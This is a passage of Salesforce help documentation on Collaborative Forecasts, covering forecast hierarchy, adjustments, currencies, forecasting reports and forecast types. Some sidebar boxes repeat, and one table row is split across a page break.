Predict sales revenue and quantities from your opportunity pipeline, and incorporate product families, opportunity splits, and custom opportunity currency fields if needed.

Guidelines for Using Collaborative Forecasts

Review key guidelines to make sure that you get the most out of Collaborative Forecasts.

Collaborative Forecasts Elements

Collaborative Forecasts lets you find and communicate opportunity and forecast information easily. If you're using Collaborative Forecasts, make sure that you learn about the elements that comprise a forecast.

Monthly and Quarterly Forecasts

The Collaborative Forecasts rollup table displays forecast amounts for individual months or quarters and a range of months or quarters, depending on your Collaborative Forecasts settings. Six months or four quarters is the default. Your admin can also enable custom periods.

Forecast Hierarchy

The forecast hierarchy in Collaborative Forecasts is a nested, expandable list of forecast users that determines how forecasts roll up within your company and who can view and adjust them. The forecast hierarchy is based on the role hierarchy and specifies which users are forecast managers.

Partner Portal User Opportunities in Collaborative Forecasts

Partner portal users are external to your Salesforce org but sell your products and services through indirect sales channels. Your partner portal users use a portal to log in to Salesforce. Partners can create opportunities, and users can assign opportunities to them.

Guidelines for Using Multiple Currencies in Collaborative Forecasts

If your company uses forecasts and multiple currencies, your Salesforce admin chooses a forecast currency and enables forecast types. The forecast currency is your corporate currency or each forecast owner's personal currency.

Guidelines for Using Forecasting Reports

When using Collaborative Forecasts, review guidelines for how to get the most from forecasting reports.

SEE ALSO:

Sales Features: What's Different or Not in Lightning Experience

Collaborative Forecasts Concepts

Predict sales revenue and quantities from your opportunity pipeline, and incorporate product families, opportunity splits, and custom opportunity currency fields if needed.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

Use Collaborative Forecasts to manage sales expectations and to predict and plan your company's sales cycle from pipeline to closed sales. A forecast is an expression of expected sales revenue based on the gross rollup of a set of opportunities. The forecast amounts on the forecasts page are totals and subtotals of the opportunities in the four forecast categories—Pipeline, Best Case, Commit, and Closed. Depending on how your admin sets up Salesforce, these amounts can reflect opportunities from one or multiple forecast categories. On the forecasts page, roll over the (Salesforce Classic only) next to the column names to see which forecast categories roll up to the totals in each column. In the rollup table on the forecasts page, forecast amounts are organized by forecast rollup, time period, and optionally by product family (Salesforce Classic only). Forecasts can include adjustments made by forecast managers to their immediate subordinates' forecasts and adjustments made by forecast users to their own forecast amounts.

Your admin can enable up to four types of forecasts that you can switch between. Each type of forecast stores its own quota and adjustment data.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

Users can view forecast amounts and their related opportunities by forecast rollup for an individual or for everyone below them in the forecast hierarchy. For example, they can see the July Best Case forecast for all the sales managers who report to them, all the sales reps who report to any one of their managers, or just one individual. Users can also adjust their own forecasts and the forecasts of subordinates one level below. The user interface makes all these tasks simple.

- Conduct status calls with an opportunity team.
- Select and view forecasts using an interactive, expandable table.
- See forecast summary information for single months or quarters and a multimonth or quarter range for each forecast rollup.
- If you use product families, see forecast summaries for each product family.
- If you use opportunity splits, see the split percentages and amounts that contribute to each forecast (Salesforce Classic only).
- View and use the list of opportunities related to each forecast amount that you select. Access opportunity details directly from this list.
- Hover over a column boundary and click to adjust the width to view data more easily (Salesforce Classic only).
- Make adjustments and view adjustment details, such as the original forecast amount and who made the adjustment. If multiple types of forecasts are enabled, each forecast type maintains separate adjustments.
- If you're a forecast manager, move up and down through the forecasts hierarchy easily.
- View revenue- or quantity-based forecasts.
- View forecasts in multiple currencies.
- View quota information on each user's forecast page. If multiple types of forecasts are enabled, each forecast type maintains separate quota information.

- Use Collaborative Forecasts reports.
- Include the opportunities of your partner portal users in your forecasts.

SEE ALSO:

Guidelines for Setting Up Collaborative Forecasts

What's the difference between the Forecasting versions?

Guidelines for Using Collaborative Forecasts

Review key guidelines to make sure that you get the most out of Collaborative Forecasts.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

General Guidelines

- Track important details at the opportunity level.
- Measure everything related to potential deals—activities such as emails, meetings, and outreach—to determine their contributions to revenue.
- Create actionable tasks with next steps and completion dates pertaining to opportunities.
- Map your sales stages to forecast categories. Adjust close probability based on historical data to increase your forecast accuracy.
- When adjusting forecasts, have conversations with your subordinates so that they understand your expectations.
- Because opportunities can change frequently, revisit forecast adjustments weekly to avoid out-of-date adjustments.
- To ensure that the forecast visibility rolls up to every level of the hierarchy, designate each sales manager with subordinates as a forecast manager in your forecast hierarchy.
- Customize your forecast category names to match your business process and terminology.

Navigating Forecast Information

- To view or adjust a subordinate's forecasts, click **Jump to**, begin typing up to 20 characters in the text box that appears, and then select the subordinate's name.

  Note: Only forecast managers who have Collaborative Forecasts users reporting to them in the forecast hierarchy can see "Jump to." In Lightning Experience, you can drill down and up within the forecast hierarchy, but "Jump to" isn't available.

- To expand a row on the forecasts page, click it.
- Hover over a name to display the **Details** link. Navigation links with the names of forecast managers appear at the top of the page as you drill down through the forecast hierarchy. Click these links to quickly move through the hierarchy.

Viewing Forecast Information

- Keep your window sized to 1,024 pixels or greater.
- Because of the format and amount of information in the forecast rollup table, working with forecasts in mobile browsers can be difficult.

- If you have multiple forecast types enabled, select which of them to view by clicking the name of the forecast in the upper-right dropdown list (Salesforce Classic) or gear (Lightning Experience) on the forecasts page and then choosing a different type from the menu.
- Run reports to analyze trends and check performance.
- Create dashboards for metrics of all activities related to potential sales.

Collaborating with Chatter

- Use Chatter to share opportunity and forecast information with your team and bring attention to important details.
- If Chatter is enabled and you're a forecast manager, hover over a subordinate's name and click **Chat Now** to display Chatter options such as Follow or Send a message.

SEE ALSO:

Collaborative Forecasts Concepts

Guidelines for Using Forecasting Reports

Collaborative Forecasts Elements

Collaborative Forecasts lets you find and communicate opportunity and forecast information easily. If you're using Collaborative Forecasts, make sure that you learn about the elements that comprise a forecast.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

Adjustment

A layer of detail that you can add to a forecast amount. An adjustment shows forecast managers' or sales reps' judgment about the final amount that they expect a forecast's opportunities to bring in at the close of the forecast period. Some forecast managers need to adjust their own or a subordinate's forecast. For example, they know that some employees tend to be too optimistic or too conservative when assigning amounts to opportunities. Sales reps can also adjust their own forecasts if they think that opportunity amounts are understated or overstated. Forecast managers can adjust forecasts that include only gross opportunity amounts and forecasts that have adjustments made by someone else in their opportunity team. An adjustment doesn't change the underlying gross rollup amount—it just adds a layer of detail. If multiple types of forecasts are enabled, each forecast type maintains separate adjustments.

Forecast managers can adjust their own Commit and Best Case forecasts and the forecasts of subordinates one level below them in the forecast hierarchy. They can view adjustments that subordinates make at every level below them in the forecast hierarchy. Adjustments made to their subordinates' forecasts roll up into their own forecasts. When you adjust, you can include an explanatory note. Adjustment notes don't appear in reports.

Amount Without Adjustments

The sum of a person's owned revenue opportunities and the person's subordinates' opportunities, without adjustments. Subordinates include everyone reporting up to a person in the forecast hierarchy. This amount is visible only on reports.

Amount Without Manager Adjustments

The forecast number as seen by the forecast owner. This is the sum of the owner's revenue opportunities and the owner's subordinates' opportunities, including adjustments made by the forecast owner on the owner's or subordinates' forecasts. It doesn't include adjustments made by forecast managers above the owner in the forecast hierarchy.

Corporate Currency
The currency in which your corporate headquarters reports revenue and the basis for all currency conversions.

Forecast
An expression of expected sales revenue based on the gross rollup of a set of opportunities. The forecast amounts on the forecasts page are totals and subtotals of the opportunities in the four forecast categories—Pipeline, Best Case, Commit, and Closed. Depending on how your admin sets up Salesforce, these amounts can reflect opportunities from one or multiple forecast categories. On the forecasts page, roll over the (Salesforce Classic only) next to the column names to see which forecast categories roll up to the totals in each column.

In the rollup table on the forecasts page, forecast amounts are organized by forecast rollup, time period, and optionally by product family (Salesforce Classic only). Forecasts can include adjustments made by forecast managers to their immediate subordinates' forecasts and adjustments made by forecast users to their own forecast amounts.

Here you can view forecasts and related opportunities by forecast category for everyone below you in the forecast hierarchy or just one person. For example, you can see the July Best Case forecast for all the sales managers who report to you, all the sales reps who report to any one of your managers, or just one individual.

Forecast Amount
The revenue forecast from the forecast manager's perspective and the sum of the owner's and subordinates' opportunities, including all forecast adjustments.

Forecast Category
The category within the sales cycle to which an opportunity is assigned based on its opportunity stage. The standard forecast categories are Pipeline, Best Case, Commit, Omitted, and Closed. You can customize the forecast category names.

Forecast Currency
Your corporate currency or each forecast owner's personal currency.

Forecast Display Currency
The currency that you select to display forecasts in. The selection must be an enabled currency and is made directly from the forecasts page.

Forecast Hierarchy
A nested, expandable list of forecast users that determines how forecasts roll up within your company and who can view and adjust them. The forecast hierarchy is based on the role hierarchy and specifies which users are forecast managers. When Collaborative Forecasts is enabled for you, a forecast hierarchy is generated based on your role hierarchy, but sometimes you need to add or remove managers, sales reps, or other users.

Forecast Owner
A forecast-enabled user who owns opportunities or is a forecast manager in the forecast hierarchy. Forecast managers can have their own opportunities.

Forecast Quantity
The quantity forecast from the forecast manager's perspective and the sum of the owner's and subordinates' opportunities, including all forecast adjustments.

Forecast Range
The date range that you want displayed in your forecast. Depending on your settings, the range can include months or quarters.

Forecast Type
A forecast that's configured to use a specific type of data. You can use the opportunity `Amount` field, opportunity splits, overlay splits, custom opportunity fields, or product families. Each forecast type has its own measurement: revenue or quantity. To use both, enable a separate forecast type for each. Salesforce admins can enable up to four forecast types. You can't use quantity forecasts with opportunity splits or custom opportunity field forecasts.

- Opportunity-quantity forecasts roll up based on the opportunity's `Quantity` field, while opportunity-revenue forecasts roll up based on the opportunity's `Amount` field.
- For opportunity splits-revenue forecasts, the rollup is based on the opportunity's `Amount` field and the split percentage that's assigned to the sales rep.
- For custom opportunity field forecasts, the rollup is based on the custom field amount.
- For product family-revenue forecasts, the rollup is based on the sum of the `Total Price` field for all opportunity line items in that product family.
- Product family-quantity forecasts roll up based on the `Quantity` field for all opportunity line items in that product family.
- For opportunities without opportunity line items or with line items that don't have a specified product family, the totals roll up into the Products Not Categorized row on the forecasts page.

Gross Rollup
An expression of expected sales revenue based on the gross value of a set of opportunities. A forecast always includes a gross rollup amount and can also include adjustments.

Opportunities
The sales and pending deals that you want to track.

Opportunity Splits
Sharing credit across an opportunity team. If your forecast data source is opportunity splits, you can see the split information on the forecasts page (in Salesforce Classic only).

Opportunity Stage
The current stage of an opportunity, such as Prospect or Proposal. Opportunity stage values correlate with forecast category values to determine how the opportunity contributes to a forecast.

Owner Only Amount
The sum of a person's revenue opportunities, without adjustments.

Owner Only Quantity
The sum of a person's quantity opportunities, without adjustments.

Personal Currency
A user's default currency for quotas, certain forecasting versions, and reports. This currency must be one of your active currencies in Salesforce. Your quota amounts appear in your display currency.

Product Family
A way to categorize your products. For example, if your company sells hardware and software, you can create two product families: Hardware and Software.

Quantity Without Adjustments
The sum of a person's owned quantity opportunities and also his or her subordinates' opportunities, without adjustments. Subordinates include everyone reporting up to a person in the forecast hierarchy.

Quantity Without Manager Adjustments
The forecast number as seen by the forecast owner. This is the sum of the owner's quantity opportunities and subordinates' opportunities, including adjustments made on the subordinates' forecasts. It doesn't include adjustments made by forecast managers above the owner in the forecast hierarchy.

Quota
The monthly or quarterly sales goal that's assigned to a user. A manager's quota equals the amount that the manager and team are expected to generate together. The quota rollup is done manually by users and managers, and revenue or quantity data can be used. If you have multiple types of forecasts enabled, each type maintains separate quota information.

Revenue
The total expected revenue from the opportunities that fit in a given category.

Rollup Table
The table at the top of the forecasts page. The opportunities list at the bottom of the forecasts page corresponds dynamically with selections on the rollup table.

Subordinate
A Collaborative Forecasts user below you in the forecast hierarchy. You can view all your subordinates' forecasts. If you enable adjustments, you can view all your subordinates' adjustment information and adjust the forecasts of subordinates one level below you in the hierarchy. Forecast amounts and adjustments roll up into the forecasts on your forecasts page.

SEE ALSO:

Collaborative Forecasts Concepts

Monthly and Quarterly Forecasts

The Collaborative Forecasts rollup table displays forecast amounts for individual months or quarters and a range of months or quarters, depending on your Collaborative Forecasts settings. Six months or four quarters is the default. Your admin can also enable custom periods.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

Depending on your Collaborative Forecasts period settings, you can forecast up to 12 months or eight quarters in the future or past. If your forecast range includes the current month or quarter, the forecasts page displays the current month or quarter. Otherwise, the first month or quarter of the range is selected. Regardless of whether your company uses monthly or quarterly forecasts, forecast managers can use quotas and adjust their subordinates' forecasts. Quota and adjustment periods are based on the period settings.

The forecast date range becomes the default for all Collaborative Forecasts users. Users can use this default or set a different date range display for their own forecasts. After users change their individual forecast date range displays, admins can't override them. However, when changing the *period* display from monthly to quarterly or quarterly to monthly, the change is reflected in all users' forecasts.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

SEE ALSO:

Change Your Forecast Date Range Display
Collaborative Forecasts Concepts
Define Your Company's Forecast Date Range

Forecast Hierarchy

The forecast hierarchy in Collaborative Forecasts is a nested, expandable list of forecast users that determines how forecasts roll up within your company and who can view and adjust them. The forecast hierarchy is based on the role hierarchy and specifies which users are forecast managers.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

Based on your role, you can be added to or removed from the forecast hierarchy. And your position within the hierarchy can change. For example, some sales reps with no direct reports can view only their own forecasts. However, if they become sales managers, they're added to the forecast hierarchy as forecast managers.

People designated as forecast managers can view the forecasts and opportunities of users, including partner portal users, below them in the forecast hierarchy. Forecast managers can also adjust the forecasts of direct reports. Only managers who adjust and people above them in the hierarchy can view the adjustment.

Not everyone can view the chart that displays your team's forecast hierarchy. If you have questions about your forecast hierarchy, see your admin or forecast manager.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

SEE ALSO:

- Adjusting Forecasts in Collaborative Forecasts
- Guidelines for Using Collaborative Forecasts

Partner Portal User Opportunities in Collaborative Forecasts

Partner portal users are external to your Salesforce org but sell your products and services through indirect sales channels. Your partner portal users use a portal to log in to Salesforce. Partners can create opportunities, and users can assign opportunities to them.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

Opportunities that a partner portal user creates can roll up to the forecast of the account owner. The account owner must be the person's forecast manager in the forecast hierarchy for the opportunities to roll up into the forecast. For example:

- Gordon Johnson owns a partner account called Acme.
- Gordon has an Acme contact named Anne Smith.
- Anne is a partner portal user.
- Anne reports to Gordon in the forecast hierarchy.

If Anne adds opportunities in her portal, Gordon sees those opportunities in his forecast. Because Gordon is Anne's forecast manager, he can adjust forecast amounts based on her opportunities and see how she's tracking against her quota.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

- Guidelines for Viewing Opportunity Details from a Forecast

Guidelines for Using Multiple Currencies in Collaborative Forecasts

If your company uses forecasts and multiple currencies, your Salesforce admin chooses a forecast currency and enables forecast types. The forecast currency is your corporate currency or each forecast owner's personal currency.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

- When you use Collaborative Forecasts, you select a *display currency*, which can be any currency that's enabled in Salesforce. To change the currency, select a different currency from the dropdown list (Salesforce Classic) or gear (Lightning Experience) in the upper right of the forecasts page.
- If you use revenue-based forecasts, when currency rates change, opportunities and adjustments roll up with the changed value along with values in the forecast table.
- If you use quantity-based forecasts, when currency rates change, opportunities and adjustments roll up with the changed value.
- The processing indicator ( ) appears as changed values roll up (Salesforce Classic only).
- Rate changes impact all forecast periods (historical, current, and future).
- Deactivating a currency that's set as a user's personal currency resets the user's currency to the corporate currency.
- To edit your personal currency settings, edit your personal information.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

SEE ALSO:

Adjusting Forecasts in Collaborative Forecasts
Collaborative Forecasts Elements
Change Between Forecast Types

Guidelines for Using Forecasting Reports

When using Collaborative Forecasts, review guidelines for how to get the most from forecasting reports.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

- To determine whether forecasting reports are available, go to the Reports tab, and then click **New Report**. Select the folder in which your Salesforce admin has placed the forecasting report types. If you don't see the fields or report type names described in this table, check with your admin.
- If reports that use a specific forecast type don't run, that forecast type was likely deleted. Check with your admin.
- Reports contain the latest information at the time when you run the report. If changes are in progress while the report is running, you might see a difference between your report amounts and the forecasts page.
- The data that you see in reports depends on what you can view in Collaborative Forecasts. For example, forecast managers can view adjustments, but someone who's not a forecast manager running a similar report doesn't see the adjusted amounts in reports. A forecast amount can consist of a rollup of many users' forecast amounts, so examine report results closely when using summary fields.

Report Element	How to See It
A forecast summary from a specific user's perspective.	Create a Forecasting Item report and add a filter using Owner: Full Name. Filter by a specific person's name.
The sum of a person's revenue opportunities, without adjustments.	Add Owner Only Amount to your Forecasting Item report. For example, if you own two opportunities, each worth $10,000, the Owner Only Amount is $20,000. To view the same information for quantity, add Owner Only Quantity to the report.
The sum of a person's owned revenue opportunities and the person's subordinates' opportunities, without adjustments. Subordinates include everyone reporting up to a person in the forecast hierarchy. This amount is visible only on reports.	Add Amount Without Adjustments to your Forecasting Item report. For example, if the sum of the amount of all opportunities owned by you is $20,000, and the sum of the amount of your subordinates' opportunities is $55,000, the Amount Without Adjustments is $75,000. To view the same information for quantity, add Quantity Without Adjustments to the report.
The forecast number as seen by the forecast owner. This is the sum of the owner's revenue opportunities and the owner's subordinates' opportunities, including adjustments made by the forecast owner on the owner's or subordinates' forecasts. It doesn't include	Add Amount Without Manager Adjustments to your Forecasting Item report. For example, Anne has an Amount Without Adjustments of $75,000, made up of $20,000 of her own opportunities and $55,000 of opportunities owned by Ben, her subordinate. She adjusts Ben's amount to $65,000 for a total of $85,000. If you adjust

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To use Forecasts:
- "Allow Forecasting"

To view the Reports tab:
- "Run Reports"

To create, edit, and delete reports:
- "Create and Customize Reports"

  AND

  "Report Builder"

Report Element	How to See It
adjustments made by forecast managers above the owner in the forecast hierarchy.	Anne's number from $85,000 to $100,000, you see $85,000 in Amount Without Manager Adjustments, because Anne sees this amount (and Anne can't see your adjustments because you're her manager). To see the amount that includes your adjustment to $100,000, look at Forecast Amount. To view the same information for quantity, add Quantity Without Manager Adjustments to the report.
The revenue forecast from the forecast manager's perspective and the sum of the owner's and subordinates' opportunities, including all forecast adjustments.	Add Forecast Amount to your Forecasting Item report. For example, you're a forecast manager and have another forecast manager reporting to you who has an Amount Without Manager Adjustment totaling $85,000. If you adjust the forecast to $100,000, the Forecast Amount is $100,000. To view the same information for quantity, add Forecast Quantity to the report.
Whose forecast amounts have adjustments made to them.	Add Has Adjustment to your Forecasting Item report. For example, if you make a manager adjustment to one of your subordinate's forecast amounts, this checkbox is selected. If your subordinate adjusts one of his or her subordinate's amounts, this checkbox is selected. However, unless you have the "View All Data" permission, if your forecast manager adjusts your forecast amount, this checkbox remains deselected. You don't have access to your forecast manager's adjustment information. Also add Has Owner Adjustment. If a forecast user adjusts his or her own forecast, this checkbox is selected.
Quota detail for your forecasts.	Create a Forecasting Quotas report. For example, depending on how your Salesforce admin set up the report type, you can include fields, such as the full name of the quota owner. Then you can filter by your own name to see quotas that you created and their related accounts and owners.
How forecast amounts today compare with earlier forecast amounts.	Create a Forecasts with Historical Trending report, and then compare the value of the Forecast Amount field at the beginning of the month with its value at the end of the month, sorted by owner.
Results for your direct reports only.	When creating a forecasting report, choose My Direct Reports' *<item name>* from the Show menu.
Which type of forecast the results are from.	Refer to the Forecasting Type field in the report results. This field is included in the default page layout for Forecasting Item and Quota reports.

SEE ALSO:

- Custom Report Types in Collaborative Forecasts
- Create a Custom Report Type in Collaborative Forecasts

Viewing and Editing Forecasts

Learn about several basic tasks to help you view and edit information in Collaborative Forecasts.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

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Change Your Forecast Date Range Display

The Collaborative Forecasts rollup table displays forecast amounts for individual months or quarters and a range of months or quarters, depending on your Collaborative Forecasts settings. When your Salesforce admin sets up Collaborative Forecasts, a default forecast date range display is selected. For example, your default can be three months into the future. Use this default or change the date range that's displayed for your own forecast.

Change Between Forecast Types

If you have multiple types of forecasts enabled in Collaborative Forecasts, select the type to use in your forecasts.

Guidelines for Viewing Opportunity Details from a Forecast

From your forecasts detail page or any subordinate's forecasts detail page in Collaborative Forecasts, you can view the opportunities that make up a forecast: for a month or month range, for all your subordinates, or just one.

Guidelines for Refreshing Forecasts

Certain actions can change forecast amounts in Collaborative Forecasts. For example, while you're viewing a forecasts page, your subordinates can edit related opportunities and adjust the forecasts of their own subordinates. And you can adjust one of your subordinates' forecasts from your own page. To see these changes, refresh the forecasts page.

SEE ALSO:

Sales Features: What's Different or Not in Lightning Experience

Change Your Forecast Date Range Display

The Collaborative Forecasts rollup table displays forecast amounts for individual months or quarters and a range of months or quarters, depending on your Collaborative Forecasts settings. When your Salesforce admin sets up Collaborative Forecasts, a default forecast date range display is selected. For example, your default can be three months into the future. Use this default or change the date range that's displayed for your own forecast.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

The range that you select is relative to the current month or quarter. For example, in January, you select January as your beginning month and April as the ending month. In February, the date range displayed becomes February to May, and so on. Your date range selection remains until you choose another one.

1. Click the **Forecasts** tab.
2. If you're using Lightning Experience, click the gear in the upper right of the forecasts page. If you're using Salesforce Classic, click **Change** in the rollup table.
3. Select a beginning and ending period.
4. Save your changes.

SEE ALSO:

- Monthly and Quarterly Forecasts
- Collaborative Forecasts Concepts

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To use Forecasts:
- "Allow Forecasting"

Change Between Forecast Types

If you have multiple types of forecasts enabled in Collaborative Forecasts, select the type to use in your forecasts.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

Change Between Forecast Types in Lightning Experience
Use Lightning Experience to select the forecast type to use.

Change Between Forecast Types in Salesforce Classic
Use Salesforce Classic to select the forecast type to use.

SEE ALSO:

- Collaborative Forecasts Elements
- Revenue and Quantity Forecast Measurements
- Collaborative Forecasts Concepts
- Guidelines for Using Multiple Currencies in Collaborative Forecasts
- Adjusting Forecasts in Collaborative Forecasts

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

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Change Between Forecast Types in Lightning Experience

Use Lightning Experience to select the forecast type to use.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

1. Click the gear in the upper right of the forecasts page.
2. Select a forecast type.
3. If multiple currencies are enabled, select your display currency.

EDITIONS

Available in: Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

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USER PERMISSIONS

To use Forecasts:
- "Allow Forecasting"

Change Between Forecast Types in Salesforce Classic

Use Salesforce Classic to select the forecast type to use.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

1. Click ▼ next to the forecast name in currency type or units.
2. Select **Revenue** or **Quantity (Units)**.
3. If you select **Revenue** and multiple currencies are enabled, select your display currency. Under Currency, click **Change currency**.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

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USER PERMISSIONS


To use Forecasts:
- "Allow Forecasting"

Guidelines for Viewing Opportunity Details from a Forecast

From your forecasts detail page or any subordinate's forecasts detail page in Collaborative Forecasts, you can view the opportunities that make up a forecast: for a month or month range, for all your subordinates, or just one.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

- If your sales team forecasts on product families, you can view your own or a subordinate's opportunities for each product family. When you select a cell in the rollup table, the opportunities related to that cell appear in a list at the bottom of the page. You can sort the opportunities by column header.
- To view a subordinate's opportunities for a single product family, click + next to the subordinate's name to display the product family rows, and then click the product family name.
- To view the splits for an opportunity, hover over the split percentage for the opportunity and click (Salesforce Classic only). The Opportunity Splits detail window appears, showing splits that roll up to the selected forecast cell in bold. Splits on the opportunity that don't roll up to the selected forecast cell appear in gray. Opportunities that contain only a single 100% split for the opportunity owner don't display split details.



EDITIONS

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SEE ALSO:

Partner Portal User Opportunities in Collaborative Forecasts

Guidelines for Refreshing Forecasts

Certain actions can change forecast amounts in Collaborative Forecasts. For example, while you're viewing a forecasts page, your subordinates can edit related opportunities and adjust the forecasts of their own subordinates. And you can adjust one of your subordinates' forecasts from your own page. To see these changes, refresh the forecasts page.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

When any opportunity update or forecast adjustment occurs for a forecast that you've selected in a rollup table, we let you know.

- If the selected forecast has adjustments in process (your own or your subordinate's), you see a processing indicator ( ) next to the forecast (Salesforce Classic only).
- If any of the selected forecast's related opportunities have been updated, you see the processing indicator in the header of the opportunities list.
- A message, `Processing Changes`, appears in the opportunities list header.

EDITIONS

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To see the changes, click **Refresh**.

SEE ALSO:

Adjusting Forecasts in Collaborative Forecasts

Adjustments Purges in Collaborative Forecasts

Forecast Types

Learn about the forecast types available in Collaborative Forecasts.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

Revenue and Quantity Forecast Measurements

Calculate forecasts on revenue or quantity in Collaborative Forecasts.

Custom Opportunity Field Forecasts

Track and predict revenue beyond the standard opportunity `Amount` field in Collaborative Forecasts.

Overlay Splits Forecasts

Track revenue in Collaborative Forecasts from sales team members who help close opportunities but aren't directly responsible for them.

SEE ALSO:

Sales Features: What's Different or Not in Lightning Experience

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

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Revenue and Quantity Forecast Measurements

Calculate forecasts on revenue or quantity in Collaborative Forecasts.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

- Opportunity-quantity forecasts roll up based on the opportunity's `Quantity` field, while opportunity-revenue forecasts roll up based on the opportunity's `Amount` field.
- For opportunity splits-revenue forecasts, the rollup is based on the opportunity's `Amount` field and the split percentage that's assigned to the sales rep.
- For custom opportunity field forecasts, the rollup is based on the custom field amount.
- For product family-revenue forecasts, the rollup is based on the sum of the `Total Price` field for all opportunity line items in that product family.
- Product family-quantity forecasts roll up based on the `Quantity` field for all opportunity line items in that product family.
- For opportunities without opportunity line items or with line items that don't have a specified product family, the totals roll up into the Products Not Categorized row on the forecasts page.

For example:

- A sales manager needs to forecast using revenue because the sales vice president sets quota amounts based on the US dollar.
- A sales rep needs to forecast using quantity because of an incentive to sell 10,000 units of a promotional product.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

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If you want to forecast revenue and quantity for the same data source, such as opportunities or product families, your Salesforce admin can create a forecast type for each, and you can toggle between them on the forecasts page.

SEE ALSO:

- Change Between Forecast Types
- Collaborative Forecasts Concepts
- Guidelines for Using Multiple Currencies in Collaborative Forecasts
- Adjusting Forecasts in Collaborative Forecasts

Custom Opportunity Field Forecasts

Track and predict revenue beyond the standard opportunity `Amount` field in Collaborative Forecasts.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

You can forecast on custom currency fields on opportunities. For example, your sales team can use a custom field such as `Margin`, `Monthly Recurring Revenue`, `Annual Contract Value`, or any other currency field that your company requires. Your Salesforce admin can set up forecasts based on a custom field, which sales managers can then view on the forecasts page.

If you use opportunity splits with your custom field, your forecast incorporates those splits. You can use a custom field forecast by itself or with other forecasts, such as an opportunity-revenue forecast based on the opportunity `Amount` field. Your admin can also set up a forecast for the standard `Expected Revenue` field.

EDITIONS

